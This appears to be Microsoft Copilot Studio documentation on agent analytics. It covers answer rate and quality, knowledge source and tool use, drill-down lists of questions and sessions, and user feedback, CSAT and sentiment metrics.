
The **Answer rate** shows the number of answered and unanswered questions within the selected time period and the percentage change over time.

Answer quality measures the quality of answers using AI. Copilot Studio looks at a sample set of answered question and analyzes different quality, including completeness, relevance, and level of groundedness of a response. If the answer meets a set standard, Copilot Studio labels the answer as **Good** quality. Copilot Studio labels answers that don't meet that standard as **Poor** quality. For **Poor** answers, Copilot Studio assigns a reason for the quality rating, and shows the percentage of answers assigned to each category.

Hover over any segment of a bar in the chart to see the relative weighting of an individual reason for either a **Good** or **Poor** quality label. The tooltip also indicates the number of answers sampled to arrive at the calculated percent value.



In the legend below the chart, hover over any of the quality label reasons to highlight that reason in the chart.



Select **See questions** to [see an unfiltered list of all questions](#) within the configured time period.

Select **See details** to open a side panel with question answer rates, knowledge source usage, and error rates over your selected time period. You can use these charts to identify which knowledge sources work well to help users, and which to target for improvements.

If your agent has child agents, on the side panel, select **All** to display metrics for both the main agent and child agents, **Main agent** for metrics about the main agent only, or **Child agent** for metrics about child agents only.

Generated answer rate and quality (preview) ×

All

Main agent

Child agent

Unanswered questions

Reasons the agent didn't answer user questions. [Learn more](#)

Decline to answer 73%

Other 27%

Knowledge source use ⓘ

Answers based on knowledge sources ⓘ

21% ↑ 2%

Source use trend ⓘ



All sources

The percentage of questions that used each source. Sources with low use might need more specific instructions. [Learn more](#)

IT troubleshooting 59% ↑


Vacation Policy 35% ↑

the HR Notebook 26% ↑

Errors

For each knowledge source type, the percentage of queries that had a knowledge-related error. [Learn more](#)


Public website 84% ↑



- **Unanswered questions** shows the reasons why the agent didn't answer a user query.
- **Knowledge source use** shows the percentage of sessions that used each knowledge source the agent has access to.
- **All sources** shows the percentage of questions that used each knowledge source.
- **Errors** shows the percentage of queries that resulted in a knowledge-related error for each knowledge source type (for example, SharePoint).

Under **All sources**, to see more information at the level of any one of the listed knowledge sources, select an individual source. The tooltip includes:

- The total number of questions that referenced this knowledge source as well as the number of *thumbs up* and *thumbs down* reactions.
- A stacked bar chart showing the breakdown of the quality of response relative weightings for questions referencing this knowledge source. Hover over any segment of the bar chart to see the value of that segment's relative weighting and the number of questions sampled to arrive at that value.



Drill down to a list of agent questions


Drill down to view specific questions that contributed to a metric and the supporting context, such as how the agent responded, how users reacted, and which knowledge sources were involved. This view provides better insight into response quality and helps identify possible gaps in knowledge coverage.

Important

You need a Bot Transcript Viewer security role to view the list and its metrics. Only admins can grant this role by assigning the Bot Transcript Viewer security role during agent sharing.

To enable this security role in your single or group environment see [How to configure transcript settings](#).

Drilling down to list of questions is currently supported for the following metric panels:
Generated answer rate and quality and **Knowledge source use**.



To drill down to the list of questions window:

- From the **Generated answer rate and quality** panel, select **See questions**.
- From the **Generated answer rate and quality** panel, hover over and select the **Good** or **Poor** answer bar segment.

- From the **Generated answer rate and quality** panel, select the **'Answered'** or **'Unanswered'** questions percentage metric.
- From the **Knowledge source use** panel, select **See details** to open the **Knowledge source use** side panel, select the desired source, and then select **See questions** in the pop-up.

The user questions list is filtered based on the data point you drilled down on. This is reflected in the default filter settings above the question list. For instance, choosing the **Irrelevant** bar segment of the **Poor** bar in the **Quality of generated answers** tile sets the Response quality filter to **Irrelevant** for the listed questions.

If desired, you can perform the following actions on the list page:

- [Apply more filtering](#) to narrow down the list of questions further using the list's dimensional filters.
- [Evaluate the listed questions](#) according to criteria you define in the evaluation's test method.
- [Download the listed questions](#) as a .csv file.

The list of questions window displays the following:

 **Expand table**

Column	Description
Question	The question asked.
Answered	The status of the generative AI response: Answered or Unanswered.
Response quality	Response quality for sampled questions. Possible values are Poor and Good .
Reaction	Thumbs up, thumbs down, or no reaction, with an optional text-based comment.
Date	Date when the question was answered.
Knowledge source	List of knowledge sources cited in the agent response.

For further information, select **Show details** on any question to open the question details side panel. This panel provides additional insights into the response quality associated with each question.

 **Expand table**

Detailed question-level parameter	Description
Time stamp	Time stamp of the most recent instance of when the question was answered.
User query	The question asked.
Response	The generative AI response.
Thumbs up / Thumbs down value	Value for the most recent instance of this question for the <i>Thumbs up</i> / <i>Thumbs down</i> parameter.
Comment	Optional extra text-based comment, provided by the user, in addition to the <i>Thumbs up</i> / <i>Thumbs down</i> reaction.
Response quality ¹	Response to the question of what the quality of response to the user query was. Possible values are Poor and Good .
Reason ²	In the case where the response quality is Poor , this parameter explains why.

¹ Response quality isn't always available and shows up only if the question was sampled for quality analysis.

² If the Response quality is **Good** or if the question wasn't sampled, the Reason parameter isn't assigned any value.

Drill down to sessions

Drill down to sessions to view specific sessions that contributed to a metric. This deeper view helps you understand the *why* and *how* behind top-level agent metrics and enables you to identify and investigate potential issues.

Use the sessions list to analyze agent performance and investigate issues that lead to a session outcome (**resolved**, **escalated**, **abandoned**, or **unengaged**). For example, filter by channel and focus on low CSAT sessions to gain insight into why customers in those channels might be having a poor experience.

To drill down to the session list window:

- From the **Conversation outcomes** panel, select **See sessions** to view all sessions for the analytic period.
- From the **Conversation outcomes** panel, select **See details**. This opens a side pane of further metrics on conversation session outcomes. Select on any highlighted metric plot to view a filter list of sessions.

The session list is filtered based on the data point you drilled down on. This is reflected in the default filter settings above the session list. For instance, within the *Conversation outcomes* side pane, choosing the **Resolved confirmed** bar segment of the **Resolved outcomes reasons** bar tile sets the session outcome and outcome reason to resolved and resolved confirmed, respectively.

The list of sessions window can be filtered by the `Time period`, `Session outcome`, `Outcome reason`, and `Channel`.

ⓘ **Note**

- To view sessions, you must have the **Bot Transcript Viewer** security role.
- Session’s list is updated daily and shows up to 10,000 sessions per day. Only the last 28 days of sessions are stored and available to be viewed.

The list of session window is sorted by the following parameters:

 **Expand table**

Detailed session-level parameter	Description
Start time	Timestamp of when the session was invoked.
Duration	Length of the conversation with the agent, shown in minutes and seconds.
Messages	Number of messages exchanged between the user and the agent.
Outcome	Result of the agent conversation. Possible values are <code>Resolved</code> , <code>Escalated</code> , <code>Abandoned</code> , or <code>Unengaged</code> .
Outcome reason	Additional context explaining why the session outcome occurred (for example, System error or Resolved implied).
Channel	The channel where the conversation took place, such as Teams, Microsoft 365 Copilot, and SharePoint.
CSAT	Customer satisfaction (CSAT) rating for the session, based on user feedback, if available.

Sessions

PREVIEW

View and analyze individual conversation sessions with your agent. Session data is refreshed daily, with up to 10,000 sessions stored per day and a 28-day retention period. [Learn more](#) [Preview terms](#)

44 sessions

Last 7 days (3/27/26 - 4/2/26)

Session outcome: All

Outcome reason: All

Channel: All

Start time ↓	Duration	Messages	Outcome	Outcome reason	Channel	CSAT
4/2/26, 11:11 PM	03:55	23	Resolved	Resolved implied	Microsoft 365 Copilot	--
4/2/26, 5:13 PM	06:17	46	Escalated	User requested	Microsoft 365 Copilot	2
4/2/26, 3:36 PM	02:30	46	Abandoned	User exit	Microsoft Teams	--
4/2/26, 1:54 PM	02:48	5	Escalated	System intended	Microsoft Teams	2
4/2/26, 6:21 AM	00:59	14	Resolved	Resolved implied	Microsoft 365 Copilot	--
4/2/26, 4:50 AM	00:15	12	Abandoned	User exit	SharePoint	--
4/2/26, 3:12 AM	08:59	35	Escalated	User requested	SharePoint	5

Tool use


The **Tool use** section shows a chart and metrics that track how often your tools are started over time, and how often your agent used those tools successfully. It also shows trend indicators for how often your agent uses each tool and the percentage of called tools used successfully.

The chart displays the top five tools used over the date period defined at the top of the **Analytics** page.

In the legend below the chart, hover over any of the tools to highlight that tool in the chart.



To open a side panel with a list of all tools used in the specified time period, along with trend indicators, select **See details** on the chart. On the **Tool use** panel, you can display calculations of the percentage of questions used for each tool. If your agent has child agents, you can choose to display calculations for both the main agent and child agents (**All**), the **Main agent** only, or the **Child agent** only.



Effectiveness

The **Effectiveness** section shows user feedback gathered from reactions, agent responses, survey results, and sentiment score for a session. Satisfaction is split across many sub-sections:


- **Reactions:** User responses including thumbs up/thumbs down feedback and user comments for specific agent responses.
- **Customer satisfaction:** Display of customer satisfaction (CSAT) score.
- **Sentiment** (preview): A AI-based sentiment analysis for the entire session.

Feedback data is stored in the conversation transcript table in Dataverse. For a list of channels that support this feature, see [Feature details](#).

Reactions

The **Reactions** section shows user feedback gathered from reactions to agent responses and survey results for a session. The chart counts the number of times users selected either the

thumbs up (positive) or thumbs down (negative) buttons available on each response they received from your agent.




After a user provides a reaction, they can leave a comment. To view comments, select **See details**. On the **Reaction comments** panel, select **All**, **Thumbs up**, or **Thumbs down** to filter comments.

ⓘ **Note**

- Agents published to the Microsoft 365 Copilot channel don't support reactions.
- To view comments, you must have the **Bot Transcript Viewer** security role.

For each reaction, to see the associated user query and agent response, select the toggle beside the comment. The **Analytics** page stores user queries and agent responses for up to 28 days.



User feedback is **On** by default. You can turn off this feature, if desired. You can also add or edit a disclaimer for users about how their feedback is used:

1. Open the agent, then go to **Settings**, and find the **User feedback** section.
2. Turn **Let users give feedback when using this agent** either **On** or **Off**.
3. Add or edit a disclaimer so users know how their feedback is used. You can also provide privacy information and tips.

Customer satisfaction

The **Customer satisfaction** section shows information about user satisfaction based on user survey results:




- **Satisfaction score:** A score out of 5 calculated from the average customer satisfaction (CSAT) scores for sessions in which users responded to end-of-session requests to take a survey.

ⓘ **Note**

Scores of 1 and 2 map to **Dissatisfied**, a score of 3 is considered **Neutral**, and scores of 4 and 5 map to **Satisfied**.


- **Satisfaction by session:** A stacked bar chart that visualizes the relative weighting for each of the survey's score categories, being **Dissatisfied**, **Neutral**, and **Satisfied**. Hover over each segment of the chart to see the size of the sample and the numerical value of the weighting of each score category.

Select **See details** to view the Satisfaction score trend over the selected time period.



Sentiment (preview)

Sentiment analysis uses AI to analyze user messages from a sample of sessions to evaluate an overall user sentiment for the agent. The numerical value represents the percentage of sessions with negative user sentiment.



Select **See details** to view the sentiment data for the relative weighting of each of the sentiment categories (being **Positive**, **Neutral**, and **Negative**).



Analyze autonomous agent performance

The **Analytics** page in Copilot Studio provides an aggregated insight into the overall health of your agent with [event triggers](#) across [analytics sessions](#). The page also displays an **Overview** area that provides high-level, key performance indicator (KPI) metrics for your agent, a **Savings** area that analyzes time and cost savings attributable to your agent or your agent's tools, and a **Summary** area that provides key analytic insights into your agent's performance.


For more information about:

- The **Summary** and **Overview** areas, see [Analytics overview](#)
- The **Savings** area, see [Analyze time and cost savings for agents](#)

There are four core areas to focus on when reviewing and improving autonomous agent performance:

- **Run outcomes:** Knowing the end result of a session started by a trigger helps you begin to identify where your agent is succeeding and where it needs improvement.
- **Trigger use:** Seeing which triggers are used and how often helps you understand what your agent is doing and why.
- **Tool use:** Learning how often tools are used and how often they succeed can help you understand if those tools are useful and successful.
- **Knowledge source use:** Learning how often individual knowledge sources are used and how often the agent returned errors.

To change the time range, select the range dropdown at the top of the **Analytics** page. You can view analytics for sessions that occurred in the last 90 days.

